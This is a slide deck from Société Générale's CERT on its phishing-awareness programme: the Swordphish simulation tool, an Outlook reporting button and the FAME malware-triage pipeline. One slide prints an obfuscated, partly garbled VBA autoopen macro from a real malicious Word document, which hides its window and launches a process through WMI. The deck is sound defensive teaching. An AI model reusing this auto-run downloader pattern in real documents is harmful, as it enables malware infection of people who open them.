


02.07.2019
PASS THE SALT

TLP:WHITE



PHISHING AWARENESS

Feedback on a bank's strategy



**C'EST VOUS
L'AVENIR**  **SOCIÉTÉ
GÉNÉRALE**

PTS 2019

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1

PRESENTATION

CERT SOCIÉTÉ GÉNÉRALE - PRESENTATION

INCIDENT RESPONSE TEAM CREATED IN 2006

A team of full-time analysts directly linked to the group CISO

Several missions, especially:

- Incident handling
- Tech and security watch
- Threat Intelligence
- R&D (several open source tools published in GPLv3)



GOAL: TO BE THE GROUP'S EARS AND EYES IN THE CYBERCRIME FIELD !

Our first mission : protect the bank and its clients worldwide !

2

SWORDPHISH

Project's genesis

SWORDPHISH – GENESIS

HISTORICALLY: SOCIÉTÉ GÉNÉRALE PARTIALLY USED A PAID SOLUTION

The cost was skyrocketing for a structure like ours

- 150 000+ users
- Mailbox-driven price
- A lot of functionality never used
- Used only by one entity in the group

There was no open-source tool easily adaptable / easy to use by non-tech people at that time.

We decided to develop our tool and to make it accessible to the whole group!

THE TOOL IS NOW OPEN-SOURCE ON GITHUB (GPLV3)

<https://github.com/certsocietegenerale/swordphish-awareness>

3

SWORDPHISH

Tool Overview

SWORDPHISH – OVERVIEW

SwordPhish

Campaigns + Admin +

Currently logged in as: cert.kg@sogen.com | Django Admin | My profile | Logout |

Create Campaigns

Create Campaign Simple Create

Existing Campaigns

Start date	End date	Campaign name	Author	Creation date	Type	Status			
30/11/2020 19:00	30/11/2020 21:00			06/11/2019	Simple	Not Started	✓	✗	🔍
01/03/2020 15:01	01/03/2020 15:02			07/03/2019	With Attachment	Not Started	✓	✗	🔍
01/03/2020 15:01	01/03/2020 15:02			07/03/2019	With Attachment	Not Started	✓	✗	🔍
08/02/2020 17:00	11/02/2020 17:00			07/03/2019	Simple	Not Started	✓	✗	🔍
01/01/2020 10:37	01/02/2020 10:37			15/03/2019	Simple	Not Started	✓	✗	🔍
27/03/2019 09:00	28/03/2019 18:00			01/03/2019	Simple	Not Started	✓	✗	🔍
25/03/2019 08:45	26/03/2019 18:45			20/02/2019	Simple	Not Started	✓	✗	🔍
22/03/2019 10:03	22/03/2019 17:00			15/03/2019	With Attachment	Not Started	✓	✗	🔍
21/03/2019 14:00	23/03/2019 14:00			12/03/2019	With Attachment	Not Started	✓	✗	🔍
20/03/2019 11:36	22/03/2019 20:00			18/03/2019	With Attachment	Not Started	✓	✗	🔍
20/03/2019 10:30	22/03/2019 18:00			15/03/2019	With Attachment	Not Started	✓	✗	🔍
20/03/2019 10:30	22/03/2019 18:00			15/03/2019	With Attachment	Not Started	✓	✗	🔍
20/03/2019 10:30	22/03/2019 18:00			15/03/2019	With Attachment	Not Started	✓	✗	🔍
20/03/2019 10:03	21/03/2019 16:00			15/03/2019	With Attachment	Not Started	✓	✗	🔍
19/03/2019 17:17	21/03/2019 17:17			18/03/2019	With Attachment	Not Started	✓	✗	🔍
19/03/2019 14:30	22/03/2019 13:00			18/03/2019	With Attachment	Not Started	✓	✗	🔍
19/03/2019 14:00	21/03/2019 19:00			15/03/2019	With Attachment	Not Started	✓	✗	🔍
19/03/2019 14:00	21/03/2019 19:00			15/03/2019	With Attachment	Not Started	✓	✗	🔍
19/03/2019 14:00	21/03/2019 19:00			15/03/2019	With Attachment	Not Started	✓	✗	🔍

1 2 3 ... 10 11 12 ...


Simple design

Tool used by non-technical people
(comm, managers...)


No special knowledge required

Easy maintenance

SWORDPHISH – OVERVIEW



Create Template




Create new template

Template name

Subject

Text



☐ Share this template with everyone

Create

Cancel

Rich-text editor for templates


Non-tech people can forge web pages and mails easily

Pics are stored in base64 directly in database (no upload)

Different kind of templates

- Mail with link(s)
- Mail with attachment
- Attachement (MHT « doc » file)
- Fake ransomware (tech scam « blocking screen »)
- Awareness page
- Fake form

SWORDPHISH – OVERVIEW



Create Campaigns

Create Campaign

Simple

Create

Simple

With Attachment

Fake Form

Fake Ransomware

Existing Campaigns

Dashboard: Campaign name

Status: Running

Total targets: 1333

Mails sent: 1333 (100%)

Mails open: 51 (3%)

Attach. open: 243 (18%)

Mails reported: 324 (24%)

Refresh

Close

Start date

Start date

End date

End date

On behalf of

On behalf of

Domain

Display Name

Display Name

Mail template

☒ Enable mail tracker

Action after click

Host subdomain

Host subdomain

Host domain

Campaigns easily scheduled

Autostart

Mails can be customized:

- Name / Display Name / Domain

Links can be customized:

- Domains and on-the-fly page generation

Trackers in mails and attachments can be enabled or not

Four kind of campaigns

- Mail with links
- Mail with attachment
- Fake form
- Fake ransomware (“tech scam” like)

SWORDPHISH – OVERVIEW

Targets can be customized

Possibility to « tag » targets with a keys and values

Import / Export functionality

XLSX format used (Excel is installed on every computer here)

Batch import to manage big campaigns

Anonymous results

Mail is replaced by unique id

Results in XLSX too

Hits are timestamped

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
Id	mail sent time	mail opened	mail opened time	link clicked	link clicked time	img clicked	img clicked time	reported	reported time	COUNTRY	COMPANY	ENTITY	EXTERNAL COMPANY	DEPARTMENT	Region
58f58cad-e9d-49fb-a0a1-cdd10673a86a	2019-02-13 09:00:03	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
9ab073154-3e0-4566-256d-12770335589	2019-02-13 09:00:04	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
4980fa34-2b33-4a5f-af04-b469b90c3f66	2019-02-13 09:00:04	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DIR	France
600c5136-8331-4c3b-828f-b61b010339a3	2019-02-13 09:00:04	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
27fa089d-825c-45df-bc0a-ec03d0b8428	2019-02-13 09:00:04	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
4a915f5b-87bd-4eea-8af6-5492f6f047121	2019-02-13 09:00:05	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
62634346-0360-4237-9e7b-639417e0f86e	2019-02-13 09:00:05	no	N/A	no	N/A	no	N/A	yes	2019-02-13 12:21:53	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
47798911-e2cf-4a3d-87aa-6f0f1ab08778	2019-02-13 09:00:05	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
8412d586-2398-4847-882d-26f8602e614	2019-02-13 09:00:05	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/BMF	France
0a5a50c9-25e1-479e-8af6-cc3c56f40777	2019-02-13 09:00:05	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
705f7710-916b-41b5-971a-085ec3e60a9a	2019-02-13 09:00:06	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:14:03	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DTY	France
116c399d-08e8-405e-9220-5c54d28b037a	2019-02-13 09:00:06	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
Ac01b0ea-a412-4193-9632-578380734295	2019-02-13 09:00:06	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
17f6becf1-10b0-407f-97a3-b03f0c3ca836	2019-02-13 09:00:06	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
c3ad43c9-6d61-4ee3-869e-a028ac8b2a36	2019-02-13 09:00:07	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:04:19	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/OVS	France
7eab5e1d-4a15-4b8c-ad02-201464159012	2019-02-13 09:00:07	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:00:40	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
e6b00771-3e1a-477a-af51-414b0c52307d	2019-02-13 09:00:07	yes	2019-02-13 09:23:31	yes	2019-02-13 10:16:32	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
ad4f585-e3d4-4a54-93f6-3946cf77739	2019-02-13 09:00:07	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
4dd4a832-7f02-443f-83cc-8082241161d9	2019-02-13 09:00:07	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DTY	France
36b48bba-e041-4c45-90fe-6144724189f1	2019-02-13 09:00:08	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
411950ad-60f4-464b-99d7-fb02da0cf70d	2019-02-13 09:00:08	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
43a42da-1038-4cc2-8455-66c0d7ad0ffe	2019-02-13 09:00:08	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
5cb5c222-0b4f-430b-adf1-d675ee73d47c	2019-02-13 09:00:08	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:09:50	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
97b0540-4a4e-45e3-88ff-8c0940d64662	2019-02-13 09:00:09	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/OSM	France
c81e1a63-5224-49de-b20c-4094a461fe193	2019-02-13 09:00:09	no	N/A	no	N/A	no	N/A	yes	2019-02-13 09:36:43	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
dada3a4e-1b86-8f59-8199-6ac1dd1e720d	2019-02-13 09:00:09	yes	2019-02-13 14:56:37	yes	2019-02-13 14:56:37	yes	2019-02-13 14:56:51	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/OVS	France
2ee020e-7da2-4b35-97f5-8f188d04b0d6	2019-02-13 09:00:10	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
a3b00e1-96ba-4b49-ab8f-ca055c5f5189	2019-02-13 09:00:10	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
db781747-6d15-4751-980d-27fa05342c8	2019-02-13 09:00:10	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/BMF	France
d9db85ac-743e-4633-920d-69183d86d84a	2019-02-13 09:00:10	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
aa0f5209-5911-4bae-b636-2a85f5003169	2019-02-13 09:00:10	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
409e0072-7c28-406e-a00a-f20b9e9e2b5	2019-02-13 09:00:11	yes	2019-02-13 15:56:10	yes	2019-02-13 15:56:10	yes	2019-02-13 15:56:25	yes	2019-02-13 15:59:53	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
70750121-42a1-432b-890c-cc00a6b62124	2019-02-13 09:00:11	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DCS	France
ab0b05ee-58a0-4845-908c-846914809637	2019-02-13 09:00:11	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/DMO	France
80be1878-37c8-428d-9f22-bf93e798b3e5	2019-02-13 09:00:11	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/REG	France
34c80d11-bd87-429b-9130-e102542948b8	2019-02-13 09:00:12	no	N/A	no	N/A	no	N/A	no	N/A	France	SOCIETE GENERALE/PARIS	GBIS		ROCS/OVS	France

4

SWORDPHISH

Usage at Société Générale



SWORDPHISH – USAGE AT SOCIÉTÉ GÉNÉRALE

GROUP CAMPAIGNS TWICE A YEAR

Every user is « targeted »

- Goal: put everybody in a controlled « dangerous » situation
- Identify populations requiring a dedicated awareness
- Force them to identify their security contact and the reflexes to have when something weird happens

SEVERAL « TARGETED » CAMPAIGNS

Depending of the maturity of the different perimeters

- Micro campaigns set up more frequently
- Goal: ensure that at least one user alerts security
- Often used to test exposed populations (VSP)

Click rate is not an important metric; Reporting rate is !

5

REPORTING BUTTON

Two features in one plugin

REPORTING BUTTON

MAIN GOAL: IDENTIFY REAL MALICIOUS CAMPAIGNS TARGETING OUR USERS

FACT : A VERY FEW USERS KNOW WHO ARE THEIR SECURITY CONTACTS


Users are the often the entry point of an advanced attack

Detection techniques are still not magic, and the targeted users are most of the time the best intel source

Problem, most of the time malicious mails were not reported (or to the wrong team)

IDEA: WRITE A PLUGIN TO HELP USERS REPORTING SUSPICIOUS MAILS CORRECTLY

Reporting can now be done in one click, to the right team, and with full headers preservation!



REPORTING BUTTON

FIRST FEATURE : IMPROVED VISIBILITY ON MALICIOUS MAILS RECEIVED BY OUR USERS

Reporting rate has been drastically improved

Most malicious campaigns are now reported via this button

SECOND FEATURE : CONNECT THE BUTTON WITH SWORDPHISH

Allows to track reporting rate during Swordphish campaigns

Goal: ensure that at least one target will report the mail even if the campaign is small and targeted

Mails are recognized automatically by a special customizable header added by Swordphish

WE PUBLISHED A « LIGHT » (NOT LINKED TO SOCIÉTÉ GÉNÉRALE) PLUGIN ON GITHUB (GPLV3)

<https://github.com/certsocietegenerale/NotifySecurity>

6

ORGANIZATION

How to deal with malicious mails?



SOCIETE
GENERALE

ORGANIZATION

ONE SWORDPHISH INSTANCE FOR THE GROUP

Managed and maintained by CERT

Outlook Add-in deployed on most workstations (but not everywhere)

PROBLEM: HOW TO DEAL WITH THE ENORMOUS AMOUNT OF MAILS REPORTED EVERY DAY ?

Our plugin identifies the security team in charge for a user and alerts them

Dealing with those mails remains hard (> 100k users)

A lot of users report unsolicited mails (not necessarily malicious)

These mails are handled by several teams of Level 1 analysts helped by two tools

ORGANIZATION - FAME

FAME: A PIPELINE TO AUTOMATE MALICIOUSNESS EVALUATION

Also published in open source: <https://github.com/certsocietegenerale/fame>

Originally created for us but we adapted it for Level 1 analysts

Connected to our toolset:

- Joe Sandbox
- Local Cuckoo instance
- Virustotal Intelligence
- Local threat intelligence database

Several useful plugins for L1:

- Document preview (screenshot)
 - Url screenshot and redirs analysis
 - Scoring virustotal
 - Exiftool
 - Mail headers analysis
-

We keep an eye on FAME and hunt for real threats directly in it !

We enrich threat intel and blocklists directly using FAME !

ORGANIZATION - FAME



Office Macros

Detailed Results

autoopen: Runs when the Word document is opened

Base64 Strings: Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Hex Strings: Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

ShowWindow: May hide the application

Hex String: 77303069 (w00t)

Hex String: 42297226 (Bj&)

Hex String: 51447755 (QdWU)

MACROS

```
Attribute VB_Name = "z1384431"
Attribute VB_Base = "ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Attribute VB_Control = "p1861164, 0, 0, MSForms, TextBox"
Attribute VB_Control = "h819296, 1, 1, MSForms, TextBox"
Attribute VB_Control = "u5076471, 2, 2, MSForms, TextBox"
Attribute VB_Control = "R7903840, 3, 3, MSForms, TextBox"
Attribute VB_Control = "P44_5, 4, 4, MSForms, TextBox"
Attribute VB_Control = "h2728602, 5, 5, MSForms, TextBox"

Attribute VB_Name = "1181712_"
Sub
autoopen( _
)
Set q17811 = GetObject("WIN" + "mgmts:Win32_ProcessStartUp")
Z962413 = ("934818093" + "18630123" + ("k211574" + ("w00t"2") + ("B)r&3" + ("500155021"))))
q17811.
ShowWindow = vbFalse - vbFalse
u460852 = ("300000513" + "120480655" + ("C73506" + ("2100161107" + ("850048055" + ("326115751"))))
K22002 = z1384431.h819296 + z1384431.u5076471 + z1384431.R7903840 + z1384431.P44_5 + z1384431.p3861164
A7_683 = ("686403867" + "K5081_" + ("V20605" + ("878535772" + ("78371090" + ("423126118"))))
Set o9134448 = GetObject("WIN" + "mgmts:Win32_Process")
Z9774345 = ("59043327" + "Z_33835_" + ("1044302" + ("657788304" + ("383289934" + ("QdWU"1))))
o9134448.Create s210007 + K22002 + 35445077, q_5607, q17811, q827_55
End Sub

Attribute VB_Name = "Q6257170"
```

Macros extractions


Based on Didier Stevens' toolset

ORGANIZATION - FAME



Document Preview

Detailed Results



Document preview

Helps to categorize a doc quickly

ORGANIZATION - FAME



Virus Total Report

Detailed Results

SCORE

7 / 59

SCAN DATE

2019-05-17 12:48:54

PERMALINK

<https://www.virustotal.com/file/e4dc13ff1f24ec4f73feb1c10ab93f22fe456540a111344d30a7dc95c7947ea8/analysis/1558097334/>

DETECTIONS

Engine	Detection
Rising	Trojan.Runner/VBA!T.B869 (CLASSIC)
Ikarus	Trojan-Downloader.VBA.Agent
Microsoft	Trojan:O97M/Sonbokli.A!cl
AhnLab-V3	VBA/Downloader.S17
GData	Macro.Trojan-Downloader.Posh.Z@gen
SentinelOne	DFI - Malicious OLE
Fortinet	VBA/Agent.DJG!tr.ldr

Virustotal

Grabs VT score

Ensures that nothing is leaked on VT

ORGANIZATION - FAME

email_headers

Detailed Results

Generic information

Subject	
Creation time	Thu, 2 May 2019 11:37:40 +0100
From	<+447989555757@mediamessaging.o2.co.uk>
Return Path	+447989555757@mediamessaging.o2.co.uk
To	[REDACTED]

Successive hops

#	DELAY	FROM		TO
0		o2uk-app-1.materna-com.de (o2uk-app-1.materna-com.de [172.30.68.131])	→	relay5.materna-com.de (Postfix-2.1-rc19/TIM-6.6.6)
1		relay5.materna-com.de ([192.109.216.142])	→	parmail09.iap.socgen.com
2	1 sec	parmail09.iap.si.socgen ([195.1.2.13])	→	smtp-iap.hermes.si.socgen
3	1 sec	smtp-iap.hermes.si.socgen (175.128.14.140)	→	HUBDC2666.hermes.si.socgen (175.128.14.38)
4	2 sec	HUBDC2666.hermes.si.socgen (175.128.14.38)	→	HUBSEC666.hermes.si.socgen (175.128.206.34)
5	1 sec	HUBSEC666.hermes.si.socgen (175.128.206.34)	→	MMXDC2683.hermes.si.socgen (175.128.14.199)

Mail headers

Easier interpretation of mail headers

Ordered hops to identify origin

ORGANIZATION - SMART

SMART: A « MACHINE LEARNING » BASED TOOL TO DROP USELESS EMAILS

Internal development (not published)

Use several metrics to categorize mails

PoC ongoing, reliability still under evaluation

Goals:

- **eliminate spam / marketing and other harmless unsolicited mail**
- **help level 1 analysts in the evaluation process**

6

SUCCESS & FAILURES

Feedback on two years



SOCIETE
GENERALE

SUCCÈS ET ÉCHECS

A FEW SUCCESS

The reporting rate has been drastically improved thanks to the Outlook companion

The reporting button appears to be a formidable ally to detect and manage malicious campaigns

100% of the past Red Team campaigns have been reported at least one time !

AND ALSO A FEW FAILS...

Several teams means same mails handled by different people

Malicious mail analysis and their payload is HARD: analyst can make mistake

Targeted campaigns are difficult to analyze and have been wrongly categorized in the past

Too many non malicious mail reported by our users (we need to train them)

7

QUESTIONS ?

**C'EST VOUS
L'AVENIR**



**SOCIÉTÉ
GÉNÉRALE**